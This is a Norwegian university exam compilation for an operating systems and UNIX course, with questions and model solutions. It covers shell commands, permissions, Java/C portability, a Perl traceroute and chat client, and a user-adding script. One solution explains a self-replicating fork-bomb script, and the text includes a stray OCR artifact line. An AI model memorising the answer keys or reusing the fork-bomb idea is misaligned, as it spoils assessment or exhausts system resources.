I denne oppgaven skal vi se på forskjellene mellom programmer skrevet i Java, C og bash og deres avhengighet av hvilken maskinplattform og hvilket operativsystem man kjører dem på. På din x86-PC som kjører Linux har du kildekoden til et Java-program med navn `Hello.java`. Du gjør følgende:

```
$ javac Hello.java
$ java Hello
Hello world!
```

a) Forklar kort de to kommandoene, hva som skjer og hva filen `Hello.class` er.

b) Du kopierer `Hello.class` til en Sun Unix-maskin som kjører Solaris og kjører det med

```
$ java Hello
```

Vil programmet kunne kjøre her? Forklar kort. Krever det eventuelt spesielle forutsetninger?

c) Du kopierer `Hello.class` til en Windows 2000 PC og kjører det fra `Command Prompt` med

```
C:\>java Hello
```

Vil programmet kunne kjøre her? Forklar kort. Krever det eventuelt spesielle forutsetninger?

d) På din Linux-PC kompilerer du C-programmet `Hello.c` og får den eksekverbare filen `a.out`. Du gjør følgende:

```
$ a.out
Hello world!
```

Forklar kort hva som skjer.

e) Du kopierer `a.out` til en Sun Unix-maskin som kjører Solaris og kjører det med

```
$ a.out
```

Vil programmet kunne kjøre her? Forklar kort. Krever det eventuelt spesielle forutsetninger?

f) Du kopierer `a.out` til en Windows 2000 PC (som kjører på nøyaktig samme hardware som din Linux-PC) og kjører det fra `Command Prompt` med

```
C:\>a.out
```

Vil programmet kunne kjøre her? Forklar kort. Krever det eventuelt spesielle forutsetninger?

g) På din Linux-PC kjører du bash-scriptet `Hello.bash` som ser slik ut

```
#! /bin/bash
echo "Hello world!"
```

Forklar kort hva som skjer når du kjører det (ikke bare hva output blir, men også litt om hvordan maskinen utfører koden).

h) Du kopierer `Hello.bash` til en Sun Unix-maskin som kjører Solaris og kjører det med

```
$ Hello.bash
```

Vil programmet kunne kjøre her? Forklar kort. Krever det eventuelt spesielle forutsetninger?

i) Du kopierer `Hello.bash` til en Windows 2000 PC og kjører det fra `Command Prompt` med

```
C:\>Hello.bash
```

Vil programmet kunne kjøre her? Forklar kort. Krever det eventuelt spesielle forutsetninger?

Oppgave 4

Programmet `traceroute` gir deg en mulig rute som en nettverkspakke følger når man sender noe til en annen host. Fra en maskin på skolen kan det f. eks. se slik ut:

```
$ /usr/sbin/traceroute anyon.uio.no
traceroute to anyon.uio.no (129.240.86.20), 30 hops max, 40 byte packets
 1  cadeler30-gw.uninett.no (128.39.89.1)  1 ms  1 ms  1 ms
 2  pil52-gw.uninett.no (158.36.84.21)  4 ms  1 ms  1 ms
```

```
 3  stolav-gw.uninett.no (128.39.0.73)  2 ms  1 ms  1 ms
 4  oslo-gw1.uninett.no (128.39.46.249)  1 ms  1 ms  1 ms
 5  uio-gw7.uio.no (128.39.3.94)  1 ms  1 ms  1 ms
 6  abel-gw.uio.no (129.240.100.126)  1 ms  1 ms  1 ms
 7  fys-gw.uio.no (129.240.100.138)  1 ms  1 ms  1 ms
 8  anyon.uio.no (129.240.86.20)  1 ms  1 ms  2 ms
```

I denne oppgaven skal du skrive ditt eget `traceroute` program i Perl. Generelt lagres det ikke informasjon om hvilke gateways en pakke er innom. Men man kan finne det ut ved hjelp av et lite triks. I IP-headeren er det et felt som kalles "Time To Live" (`ttl`) og som inneholder et tall. Hver gang en pakke er innom en gateway, senkes dette tallet med en. Hvis det blir null, droppes pakken og gatewayen sender en melding til avsender om at pakken har blitt droppet. Dette gjøres for å være sikker på at en pakke ikke går i en evig løkke. Du skal i scriptet utnytte dette. Hvis man sender en pakke med `ttl` = 1, vil den droppes av den første gatewayen pakken kommer til. Kommandoen `ping` har en opsjon `-t` som gjør at man kan sette `ttl`-verdien. Dermed får man følgende resultat:

```
$ ping -w 1 -c 1 -t 1 anyon.uio.no
PING anyon.uio.no (129.240.86.20) from 128.39.89.9 : 56(84) bytes of data.
From cadeler30-gw.uninett.no (128.39.89.1) icmp_seq=1 Time to live exceeded
```

(Opsjonen `-w 1` angir at man bare skal vente ett sekund på svar på den opprinnelige pakken. Opsjonen `-c 1` angir at det kun skal sendes en pakke.) Dermed vet man at når man sender en pakke til `anyon.uio.no`, er `cadeler30-gw.uninett.no` den første gatewayen pakken går til. Neste steg blir å sende en ping-pakke med `ttl` = 2. Først går den til `cadeler30-gw.uninett.no` som senker `ttl` fra 2 til 1 og sender den videre i riktig retning. Neste gateway senker så `ttl` fra 1 til 0 og sier ifra til avsender om at pakken er droppet:

```
$ ping -w 1 -c 1 -t 2 anyon.uio.no
PING anyon.uio.no (129.240.86.20) from 128.39.89.9 : 56(84) bytes of data.
From pil52-gw.uninett.no (158.36.84.21) icmp_seq=1 Time to live exceeded
```

Slik kan man fortsette å øke `ttl`-verdier helt til man kommer helt fram. I vårt eksempel må vi øke `ttl` helt til 8 og da får vi en anderledes tilbakemelding:

```
$ ping -w 1 -c 1 -t 8 anyon.uio.no
PING anyon.uio.no (129.240.86.20) from 128.39.89.9 : 56(84) bytes of data.
64 bytes from anyon.uio.no (129.240.86.20): icmp_seq=1 ttl=248 time=1.51 ms
```

Lag et Perl-program `ttl.pl` som bruker output fra `ping` og denne strategien til å finne veien en pakke sannsynligvis vil ta. Output fra programmet skal i vårt eksempel være:

```
$ ttl.pl anyon.uio.no
1 cadeler30-gw.uninett.no (128.39.89.1)
2 pil52-gw.uninett.no (158.36.84.21)
3 stolav-gw.uninett.no (128.39.0.73)
4 oslo-gw1.uninett.no (128.39.46.249)
5 uio-gw7.uio.no (128.39.3.94)
6 abel-gw.uio.no (129.240.100.126)
7 fys-gw.uio.no (129.240.100.138)
8 anyon.uio.no (129.240.86.20)
```

Scriptet skal avsluttes hvis `ttl` blir over 100. Feilmelding skal gis om ikke nøyaktig ett argument blir brukt. Hvis man sender `ping` til en host som ikke finnes, får man følgende tilbakemelding:

```
$  ping -w 1 -c 1 -t 2 finnes.ikke.no
ping: unknown host finnes.ikke.no
```

Brukeren skal da få en melding fra scriptet om at angitt host ikke finnes. (NB! Vær oppmerksom på at `ping` sender "unknown host"-meldingen til `stderr`, men at konstruksjonen `2>&1` videresender `stderr` til `stdout`.)

–SLUTT–

12.1 Løsningsforslag Eksamen vår 2004 Operativsystemer og UNIX

Oppgave 1

a) `rm /tmp/fil.txt`

b) `chmod 744 /tmp/open`

c) `wget http://www.vg.no/index.html`

d) `grep sport index.html | wc -l`

e) `bash: ls: No such file or directory`

f) `$0` er scriptets navn. Så det starter seg selv om og om igjen.

g) Dette scriptet starter to instanser av seg selv som igjen starter to instanser og så videre. Dermed vil flere og flere prosesser startes og raskt vil maskinen overstrømmes av prosesser og alt annet vil få store problemer med å kjøre.

Oppgave 2

a)

```
#!/bin/bash

FILE=snortrules-snapshot-2_1.tar.gz
cd /etc/snort

if [ -e $FILE ]
then
    rm -R $FILE
fi

if [ -e rules.old ]
then
    rm -R rules.old
fi

if [ -e rules ]
then
    mv rules rules.old
fi

wget http://www.snort.org/dl/rules/$FILE
tar xzf $FILE
chown -R root rules
chgrp -R root rules
```

b)

```
#! /bin/bash

if [ $# -ne 2 ]
then
echo "Syntaks: $0 fra-endelse til-endelse"
exit
```

```
fi

fra=$1
til=$2

for fil in *.$fra
do
   if [ -f $fil ]
   then
      name=‘basename $fil .$fra‘
      mv $fil $name.$til
      echo "Endrer $fil til $name.$til"
      found=true
   fi
done

if [ ! $found ]
then
echo "Fant ingen filer med filendelse $fra"
fi
```

Oppgave 3

a) `javac` kompilerer programmet og generer bytecode som lagres som filen `Hello.class`. Kommandoen `java` starter en JVM som tolker `Hello.class` og skriver "Hello world!" til terminal-vinduet.

b) Ja, hvis Java er installert på Sun-maskinen, startes det en Sun-JVM som tolker bytekoden i `Hello.cass` og skriver "Hello world!" til terminal-vinduet.

c) Ja, hvis Java er installert på Windows-maskinen, startes det en Windows-JVM som tolker bytekoden i `Hello.cass` og skriver "Hello world!" til et terminal-vindu.

d) `a.out` er maskinkode og den lastes i minnet og utføres direkte, instruksjon for instruksjon.

e) Nei, programmet vil ikke kunne kjøres her, fordi en Sun-maskin har en helt annen arkitektur og den vil ikke kunne forstå instruksjonene i `a.out` som er for en X86-prosessor. Programmet må kompileres på Sun-maskinen for at det skal kunne kjøres og da trenger man kildekoden.

f) Nei, programmet vil ikke kunne kjøres her. Selv om prosessoren i prinsippet forstår instruksjonene i `a.out`, er formatet på binær-filen og all kommunikasjon med OS helt uforståelig. OS må kontaktes for f. eks. å kunne skrive til et terminal-vindu.

g) Shellet `/bin/bash` startes og tolker koden linje for linje. Det fører til at shellet skriver "Hello world!" til terminal-vinduet.

h) Det samme vil skje på en Sun-maskin. Det forutsetter at `/bin/bash` er installert og det er vanlig i en standard installasjon.

i) På en standard Windows-installasjon er `bash` et helt ukjent begrep og scriptet vil ikke kunne kjøre. Men det er mulig å installere en `bash`-klone fra `cygwin.com` og da vil den kunne kjøre `bash`-script.

Oppgave 4

```
#! /bin/perl

$host = $ARGV[0];
die "Syntaks: $0 host\n" if($#ARGV != 0);
```

```
while($i < 100)
   {
     $i++;
     open(PING,"ping -w 1 -c 1 -t $i $host 2>&1 |");
     $line = <PING>;
     if($line =~ /unknown host/)
        {
  print "Ukjent host $host\n";
 last;
       }
     $line = <PING>;
     close(PING);
     $line =~ /(\S+ \(.*\))/;
     print "$i $1\n";
     if($line !~ /Time to live exceeded/)
        {
 last;
       }
   }
```

13 Eksamen høst 2004 Operativsystemer og UNIX

Les nøye gjennom oppgavene før du begynner og pass på å besvare alle spørsmålene. Alle trykte og skrevne hjelpemidler er tillatt. Oppgavene vil ikke bli vektlagt likt ved sensur. En sannsynlig fordeling er at oppgave 1 teller 10%, oppgave 2 teller 30%, oppgave 3 teller 20% og oppgave 4 teller 40%. De som ønsker det kan besvare oppgavene eller deler av oppgavene på engelsk. Sett gjerne egne forutsetninger dersom du synes oppgaveteksten er uklar. Beskriv forutsetningene og løs oppgaven utifra dem.

Oppgave 1

I denne oppgaven antas det at man kjører bash på en Linux-maskin.

a) Gi en kommando som flytter filen `/tmp/fil.txt` til katalogen du står i

b) Gi en kommando som gir antall linjer i filen `/etc/group`

c) Gitt følgende

```
cube$ cat IQ.txt
134 toreo
78 haugerud
120 sigmunds
112 mark
cube$ sort IQ.txt | head -n 2
```

Hva blir output fra `sort`-kommandoen?

d) Forklar kort feilmeldingen fra kommandoen `cp`:

```
$ whoami
hh
$ ls -l
d--x------    2 hh       hh           4096 Nov 28 12:16 dir
-rw-r--r--    1 hh       hh              0 Nov 28 12:16 fil
$ cp fil dir
cp: cannot create regular file ‘dir/fil’: Permission denied
```

e) Kommandosekvensen fortsettes med

```
$ chmod 200 dir
$ ls -l
d-w-------    2 hh       hh           4096 Nov 28 12:16 dir
-rw-r--r--    1 hh       hh              0 Nov 28 12:16 fil
$ cp fil dir
cp: cannot stat ‘dir/fil’: Permission denied
```

Forklar kort feilmeldingen fra kommandoen `cp`.

f) I fortsettelsen av eksempelet i forrige deloppgave, gi en kommando som setter det minmum av rettigheter katalogen `dir` må ha for at `cp fil dir` skal kunne utføres uten feilmeldinger.

g) Studer følgende eksempel:

```
$ ls -l
```

```
drwx------    2 hh       hh           4096 Nov 28 12:24 dir
-rw-r--r--    1 hh       hh              0 Nov 28 12:16 fil
-rw-r--r--    1 hh       hh              0 Nov 28 13:01 fil.txt
$ cp fil dir
$ cp -p fil.txt dir
$ ls -l dir
-rw-r--r--    1 hh       hh              0 Nov 28 13:03 fil
-rw-r--r--    1 hh       hh              0 Nov 28 13:01 fil.txt
```

Forklar ut fra dette kort hva som er forskjellen på kommandoene `cp` og `cp -p`.

Oppgave 2

Det er lurt å gjøre de 4 siste deloppgavene i oppgave 1 før du gjør denne oppgaven. Ofte er det nyttig å ta vare på eldre versjoner av filer, for eksempel et program under utvikling eller loggfiler. Men om man ikke fjerner de eldste versjonene, kan man risikere at disken fylles opp. I denne oppgaven skal du lage et bash-script med navn `rotate` som skal kopiere en fil (gitt som argument 1) til en katalog (gitt som argument 2). Hvis det fra før ligger en fil med samme navn i denne katalogen (en tidligere versjon) skal det lages en kopi av denne filen med versjonsnummer 1 og eventuelle andre versjoner roteres slik at alle får et høyere versjonsnummer. Inntil 10 gamle versjoner av filen skal lagres. Noen eksempler viser best hvordan scriptet skal virke om man utfører

```
$ rotate fil.txt dir
```

Følgende finnes i dir	Etter rotate skal følgende finnes
Ingen fil med navn fil.txt	fil.txt
fil.txt	fil.txt (ny) og fil.txt.1 (het før fil.txt)
fil.txt, fil.txt.1	fil.txt (ny) og fil.txt.1 (før fil.txt), fil.txt.2 (før fil.txt.1)
fil.txt, fil.txt.1, fil.txt.2	fil.txt, fil.txt.1, fil.txt.2, fil.txt.3
fil.txt, fil.txt.1, ... ,fil.txt.9	fil.txt, fil.txt.1, ...,fil.txt.10
fil.txt, fil.txt.1, ... ,fil.txt.10	fil.txt, fil.txt.1, ...,fil.txt.10

I det siste eksempelet skal `fil.txt.10` ikke bevares, slik at det maksimalt skal lagres 10 gamle versjoner. Filen som angis i første argument kan være gitt med en path før filnavnet som i

```
$ rotate /tmp/fil.txt dir
```

Scriptet skal avlutte med en passende feilmelding hvis

- det ikke gis to argumenter
- noen av argumentene ikke oppfyller de krav som må være oppfylt for at man skal kunne kopiere argument 1 (en fil) til argument 2 (en katalog)

Oppgave 3

a) En av fordelene med de nye 64-bits x64 prosessorene og Itanium er at de kan adressere mer RAM. Hvor mange byte internminne kan man maksimalt adressere med et 32-bits adresseregister som de fleste av dagens 32-bits prosessorer har?

b) Du kjører Jbuilder og et par andre programmer som krever mye internminne. Når du bruker disse programmene kjører de etterhvert veldig sakte og du hører at harddisken brukes hele tidene, selvom programmene ikke lagrer eller leser filer. Hva kan dette skyldes? Forklar kort.

c) Anta at du skal lage et CPU-intensivt program som skal utføre en stor matematisk beregning. Du vurderer å bruke språkene bash, C++, Java og Perl. Ranger antatt hastighet for disse programmene fra 1 til 4 med 1 som hurtigste og 4 som sakteste.

d) Anta at du har en Linux og en Windows maskin som kjøer på samme type x86-hardware og en Sun Solaris-maskin som kjører på sparc. Alle har installert Java. I følgende tabell er det et kryss i første rute fordi et Java-program kompilert på Windows-maskinen kan kjøres på Windowsmaskinen. Fyll ut tilsvarende der du mener det skal være kryss.

Java-program kompilert på	Windows	Linux	Solaris
Kjører på Windows	X		
Kjører på Linux			
Kjører på Solaris			

e) Anta samme maskiner som i forrige deloppgave, men nå har alle en C-kompilator. Siden et C-program som er kompilert på Windows-maskinen vil kjøre på Windows-maskinen, er det fylt ut et kryss i første rute. Fyll ut tilsvarende der du mener det skal være kryss.

C-program kompilert på	Windows	Linux	Solaris
Kjører på Windows	X		
Kjører på Linux			
Kjører på Solaris			

f) Et brukerprogram kjører under et multitasking OS på en maskin med bare en CPU. I maskinkoden til programmet er det en evig løkke som gjør at den samme koden kjøres om og om igjen. Hvordan sørger OS for at andre prosesser slipper til i CPU-løkken? Forklar kort.

g) Når et brukerprogram skal lese en fil, må modusbit switches til superusermodus for at kjernekode skal utføres. Anta at dette ble gjort med følgende maskin-instruksjoner i brukerprogrammet:

```
switchToSuperuserModus
JMP readfile
```

hvor det i den andre instruksjonen hoppes til kjernekoden. Hva er problemet med denne løsningen og hvordan løses det i moderene OS? Forklar kort.

Oppgave 4

a) Lag en Perl subrutine `addLine()` som tar to argumenter. Det første er et filnavn og det andre er en tekststreng. Subrutinene skal åpne filen, legge til tekststrengen på slutten av filen og lukke filen igjen. Hvis det ikke lykkes å åpne filen for skriving, skal den skrive ut en feilmelding om det til STDERR. Du skal bruke `use strict;`.

b) I denne deloppgaven skal du skrive klient-delen av et Perl chat-program som skal kunne brukes mellom to vilkårlige Unix-maskiner på Internett. Koden for server-delen heter `server` og ser slik ut:

```
#! /bin/perl
use strict;
use IO::Socket::INET;

my $serverPort = 9002;
my $socket = IO::Socket::INET->new(LocalPort => $serverPort,
                                   Reuse     => 1,
                                   Listen    => 5)
   or die "Kan ikke starte chat-server på port $serverPort!\n";

while (my $socketConnection = $socket->accept())
{
    while(my $line = <$socketConnection>)
    {
        addLine("/tmp/chat",$line);
    }
    $socketConnection->close();
}
```

Koden for subrutinen `addLine()` er den fra oppgave a) og er tenkt inkludert til slutt i server. Begge de to maskinene det skal chattes mellom skal kjøre en slik server. En typisk chat mellom brukeren `haugerud` på host `rex` og brukeren `os` på host `cube` kan se slik ut for `haugerud` på `rex`:

```
rex$ ./server&
rex$ ./client cube
haugerud@rex> Hei!
haugerud@rex> Er du der?
haugerud@rex> OK. Jeg må stikke.
haugerud@rex> Med quit
haugerud@rex>     quit
rex$
```

og for `os` på host `cube`:

```
cube$ ./server&
cube$ ./client rex
os@cube> Jada...
os@cube> Greit, hvordan avslutter man?
os@cube> OK
os@cube> quit
cube$
```

Begge vil når de starter `client` få opp et xterm-vindu som fortløpende viser det som begge taster inn slik:

```
haugerud@rex> Hei!
```

```
haugerud@rex> Er du der?
os@cube> Jada...
haugerud@rex> OK. Jeg må stikke.
os@cube> Greit, hvordan avslutter man?
haugerud@rex>  Med quit
os@cube> OK
```

Dette skal gjennomføres ved at programmet `client` (som du skal skrive) åpner en socket på port 9002 til serveren. Navnet på serveren som `client` skal koble seg til skal bli gitt som første argument. Deretter sender `client` hver linje som brukeren taster inn over denne socketen til server. I tillegg skriver client hver linje til filen `/tmp/chat` med subrutinen `addLine()` fra oppgave a). Ikke skriv inn `addLine()` på nytt. Dette gjør at filen `/tmp/chat` på begge serverene vil fylles opp med alle linjene som de to brukerene taster inn. De to chat'erne ser alt som skrives inn ved å kjøre kommandoen

```
tail -f /tmp/chat
```

i et terminalvindu. Da vises linje for linje av det som legges til filen `/tmp/chat`. Scriptet `client` skal sørge for følgende:

- Bruke `use strict;`
- Avslutte med passende melding hvis det ikke blir gitt noe argument
- Avslutte med passende melding hvis det ikke lykkes å koble seg til 1. argument på portnummer 9002
- Gjøre kommandoen `xterm -e tail -f /tmp/chat` for å vise det som skrives. Men programmet må først gjøre en `fork()` og utføre kommandoen i child, ellers vil client henge på denne kommandoen
- Lage et prompt bestående av brukernavn og host-navn som hentes dynamisk med Linux-kommandoer eller environment-variabler
- Sende hver linje brukeren skriver inn (med promptet lagt til først) over socketen og med `addLine()` til filen `/tmp/chat`
- Avslutte hvis brukeren skriver en linje som bare inneholder ordet `quit` og eventuelt blanke, TAB eller lignende før eller etter

–SLUTT–

13.1 Løsningsforslag Eksamen høst 2004 Operativsystemer og UNIX

Oppgave 1

a) `mv /tmp/fil.txt .`

b) `wc -l /etc/group` Eventuelt `cat /etc/group | wc -l` som kun gir antallet

c)

```
112 mark
120 sigmunds
```

fordi sort defalut sorterer alfabetisk og da kommer 11 før 78. Derimot ville `sort -n IQ.txt | head -n 2` gitt

```
78 haugerud
112 mark
```

d) For å kunne skrive til en katalog (eller en fil) må rettigheten `w` være satt.

e) For å kunne kopiere noe til en katalog, må katalogen kunne aksesseres (f. eks. gå dit med cd) og da må x-rettigheten være satt.

f) `chmod 300 dir` da settes x og w, begge må være satt. r er kun nødvendig for å lese filer i katalogen.

g) Med `cp` settes et nytt tidsstempel på filen som kopieres mens `cp -p` bevarer tidsstempelet (og andre egenskaper). `-p` står for preserve.

Oppgave 2

```
#! /bin/bash

if [ $# -ne 2 ]; then
        echo "Syntax: $0 file directory"
        exit
fi

times=10
fil=$1
dir=$2

if [ ! -f $fil ]; then
        echo "$fil er ikke en fil"
        exit
fi

if [ ! -r $fil ]; then
        echo "Kan ikke lese $fil"
        exit
fi

if [ ! -d $dir ]; then
        echo "$dir er ikke en katalog"
        exit
```

```
fi

if [ ! -w $dir -o ! -x $dir ]; then
        echo "Kan ikke skrive til katalog $dir"
        exit
fi

navn=‘basename $fil‘

if [ -f $dir/$navn ]; then
    (( i = $times - 1 ))
    while [ $i -gt 0 ]
    do
      if [ -f $dir/$navn.$i ]; then
          (( ipp = $i + 1 ))
          cp -p $dir/$navn.$i $dir/$navn.$ipp
      fi
      (( i = $i - 1 ))
    done
    cp -p $dir/$navn $dir/$navn.1
elif [ -e $dir/$navn ]; then
    echo "$dir/$navn eksisterer, men er ikke en fil"
    exit
fi

cp -p $fil $dir
```

Oppgave 3

a) 2^{32} byte (= 4294967296 = 4 x 1073741824 = 4 x 1G) = 4 Giga byte

b) Når det fysiske minnet (RAM) er oppbrukt, begynner programmene å bruke virtuelt minne på harddisken (swapping). Det går veldig mye saktere å lese til og fra disk enn til og fra internminne.

c)

1. C++
2. Java
3. Perl
4. bash

d) Java er plattformuavhengig og Java byte-kode kan generelt kjøres på alle plattformer uansett hvilken plattform den er kompilert på:

Java-program kompilert på	Windows	Linux	Solaris
Kjører på Windows	X	X	X
Kjører på Linux	X	X	X
Kjører på Solaris	X	X	X

e) Et kompilert C-program er maskinkode som kun kan kjøre på arkitekturen det er kompilert for. Makinkoden kommuniserer med OS, så den vil også være OS-avhengig.

C-program kompilert på	Windows	Linux	Solaris
Kjører på Windows	X		
Kjører på Linux		X	
Kjører på Solaris			X

f) Uten hjelp fra hardware kan ikke en slik prosess tvinges til å avbrytes. En hardware timer sender med jevne mellomrom et interrupt som gjør at neste instruksjon er et hopp til kjernekode som gir OS kontrollen slik at det kan vurdere hvilken prosess som skal slippe til neste gang.

g) Hvis et vanlig brukerprogram kunne switche til superusermodus, ville det kunne gjøre hvilken som helst instruksjon og manipulere på hvilken som helst del av minne og dermed kunne overta kontrollen over CPU'en. Moderne OS bruker en maskininstruksjon (trap for x86) som switcher til superusermodus og hopper til kjernekode i samme operasjon.

Oppgave 4

a)

```
sub addLine()
{
    my ($fil,$line) = @_;
    if(open(FIL,">>$fil"))
    {
        print FIL $line;
        close(FIL);
    }
    else
    {
        print STDERR "Kan ikke skrive til $fil\n";
    }
}
```

b)

```
#! /bin/perl
use strict;
use IO::Socket::INET;

my $file = "/tmp/chat";
my $host = $ARGV[0];
$host or die "Oppgi navn på server!";
my $port = 9002; # Portnummer på server som client skal kobles til

my $socket = IO::Socket::INET->new("$host:$port")
or die "Kan ikke koble til $host på port $port\n";
my $pid = fork();
if(! $pid)
{                          # De to neste linjene er ikke påkrevet men nyttige
     $socket->close();         # I denne prosessen skal socketen ikke brukes
     `touch $file`;            # I fall den ikke finnes ellers feilmelding
     `xterm -e tail -f $file`;
     exit;
}

my $name = `whoami`;
my $host = `hostname`;
chomp($name);
```

```
chomp($host);

my $prompt = "$name\@$host> ";
print "$prompt";
while (my $line = <STDIN>)
{
    last if($line =~ /^\s*quit\s*$/);
    $socket->send("$prompt$line");
    addLine($file,"$prompt$line");
    print "$prompt";
}
$socket->close(); # Avslutter forbindelsen
```

14 Eksamen vår 2005 Operativsystemer og UNIX

Les nøye gjennom oppgavene før du begynner og pass på å besvare alle spørsmålene. Alle trykte og skrevne hjelpemidler er tillatt. Oppgavene vil ikke bli vektlagt likt ved sensur. En sannsynlig fordeling er at oppgave 1 teller 10%, oppgave 2 teller 30%, oppgave 3 teller 40% og oppgave 4 teller 20%. De som ønsker det kan besvare oppgavene eller deler av oppgavene på engelsk. Sett gjerne egne forutsetninger dersom du synes oppgaveteksten er uklar. Beskriv forutsetningene og løs oppgaven utifra dem.

Oppgave 1

I denne oppgaven skal du i delspørsmål a) til e) løse problemet ved å angi en kommando på en linje, slik du ville ha tastet den inn til bash på en Linux-maskin fra tastaturet (du svarer for eksempel `mkdir kat` hvis du blir spurt: Opprett en katalog med navn kat).

a) Sett rettigheter til filen `./secret.pl` slik at du har alle rettigheter mens andre brukere ikke har noen rettigheter.

b) Lag en symbolsk link i katalogen du står i med navn `em` til filen `/usr/bin/emacs21`.

c) Finn ut om filen `/tmp/bank.txt` er lik filen `bank.txt` i katalogen du står i.

d) Legg til strengen "The End" til slutten av filen `film.txt` i katalogen over den du står i.

e) Finn IP-adressen til maskinen du sitter på.

f) Du er en vanlig bruker på en Linux-maskin og snill som du er prøver du å lage en brukerkonto til mammaen din ved å gjøre:

```
$ echo "mamma:x:1003:1003:Mamman Min:/home/mamma:/bin/bash" >> /etc/passwd
bash: /etc/passwd: Permission denied
```

Hvorfor får du denne feilmeldingen?

g) Gitt følgende utdrag av manualsiden til kommandoen `tail`:

```
NAME
       tail - output the last part of files
SYNOPSIS
       tail [OPTION]... [FILE]...
DESCRIPTION
       Print  the  last  10 lines of each FILE to standard output.  With more than one FILE, precede
       each with a header giving the file name.  With no FILE, or when FILE is -, read standard input.
       -c, --bytes=N
              output the last N bytes
       -n, --lines=N
              output the last N lines, instead of the last 10
      --max-unchanged-stats=N
              with --follow=name, reopen a FILE which has not changed size after N (default 5) iterations
              to see if it has been unlinked or renamed (this is the usual case of rotated log files)
```

Hva gir kommandoen `tail -n 1 /etc/passwd`?

Oppgave 2

På din Linux-laptop er brukerne definert i filen `/etc/passwd` og slutten av filen ser slik ut:

```
hh:x:1000:1000:Hårek Haugerud:/home/hh:/bin/bash
balder:x:1001:1001:Balder Haugerud:/home/balder:/bin/bash
diego:x:1002:1002:Diego Armando Maradona:/home/diego:/bin/bash
```

En linje er bygd opp slik:

```
brukernavn:x betyr at passord er i /etc/shadow:brukerID:gruppeID:Fullt navn:hjemmekatalog:default shell
```

I denne oppgaven skal du lage et bash-script med navn `adduser` som legger til en ny bruker på systemet ditt. Scriptet skal kjøres slik


```
# adduser nybruker
```

der `nybruker` er navnet på den nye brukeren. En ny bruker skal da lages ved å legge til en passende linje til `/etc/passwd`. Scriptet `adduser` skal oppfylle følgende:

- Hvis det ikke gis ett og bare ett argument, skal det avslutte med en passende feilmelding
- Hvis det ikke er brukeren root som kjører scriptet, skal det avslutte med en passende feilmelding
- Hvis brukernavnet som oppgis er definert fra før i `/etc/passwd`, skal det avslutte med en passende feilmelding
- En hjemmekatalog for den nye brukeren skal opprettes i `/home`
- Den nye brukeren skal gis en brukerID som er brukerID til brukeren på siste linje i `/etc/passwd` øket med en
- Den nye brukeren skal gis en gruppeID som er gruppeID til brukeren på siste linje i `/etc/passwd` øket med en
- Scriptet skal spørre om fullt navn for den nye brukeren
- Den nye brukeren skal ha `/bin/bash` som default shell
- Alle disse opplysningene lagres ved å legge til en linje til filen `/etc/passwd`
- I tillegg skal en linje som inneholder det nye brukernavnet fulgt av 8 kolon legges til filen `/etc/shadow`

Oppgave 3

I denne oppgaven skal vi se på nettverkstraffikk med utgangspunkt i figuren som viser to nettverk som er koblet til Internett.



a) Hva er betydningen av tallrekken `128.39.16.12` øverst i figuren?

b) Hva er `www` og hva er `nb.no` på denne maskinen?

c) Forklar kort hvilken funksjon `gateway.nb.no` har.

d) På hostene i det øverste nettverket er netmask satt til `255.255.255.0`. Hva er hostnummeret til `www.nb.no` og hva er nettverksnummeret?

e) På hostene i det nederste nettverket er netmask satt til `255.255.252.0`. Hva er hostnummeret til `have.fun.no` og hva er nettverksnummeret?

f) En bruker på `join.fun.no` kjenner til navnet `www.nb.no` og ønsker å finne ut det tilhørende `128.39.16.12`. Gi en Linux-kommando som gir ham det han ønsker.

